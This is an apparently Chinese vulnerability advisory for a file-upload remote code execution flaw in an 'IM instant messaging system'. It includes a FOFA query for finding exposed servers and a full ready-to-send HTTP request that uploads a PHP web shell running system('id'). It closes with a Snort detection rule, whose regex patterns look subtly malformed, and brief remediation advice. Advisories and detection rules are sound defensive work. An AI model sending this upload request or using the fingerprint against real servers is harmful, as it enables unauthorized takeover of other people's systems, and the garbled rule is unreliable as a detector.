

IM即时通讯系统 fileupload.php 文件上传致RCE漏洞

IM即时通讯系统 fileupload.php 文件上传致RCE漏洞，攻击者可通过上传恶意文件导致服务器被控制。

影响版本

IM即时通讯系统

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现


FOFA: body="/superloginAction.html" || "im.smiaoshen.com"

POC/EXP:

```
POST /static/lib/webuploader/0.1.5/server/fileupload.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/127.0.0.0 Safari/537.36
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryTqkdY1lCvbvpmown

-----WebKitFormBoundaryaKljzbg49Mq4ggLz
Content-Disposition: form-data; name="file"; filename="rce.php"
Content-Type: text/plain

<?php system("id");unlink(__FILE__);?>
-----WebKitFormBoundaryaKljzbg49Mq4ggLz--
```



sonrt规则：

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (  
  msg:"IM System - PHP webserv upload via fileupload.php";  
  flow:to_server,established;  
  content:"POST"; http_method;  
  content:"/static/lib/webuploader/0.1.5/server/fileupload.php"; http_uri;  
  content:"filename="; http_client_body;  
  pcre:"/filename=[\"'\"][\\"'\"]*\\.php[\"'\"]/i";  
  pcre:"/<?php[>]*system\\([>]*\\?>/i";  
  metadata:service http;  
  metadata:affected_product "IM即时通讯系统";  
  metadata:vulnerability_type "webserv upload";  
  classtype:web-application-attack;  
  sid:1000386;  
  rev:1;  
  priority:1;  
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。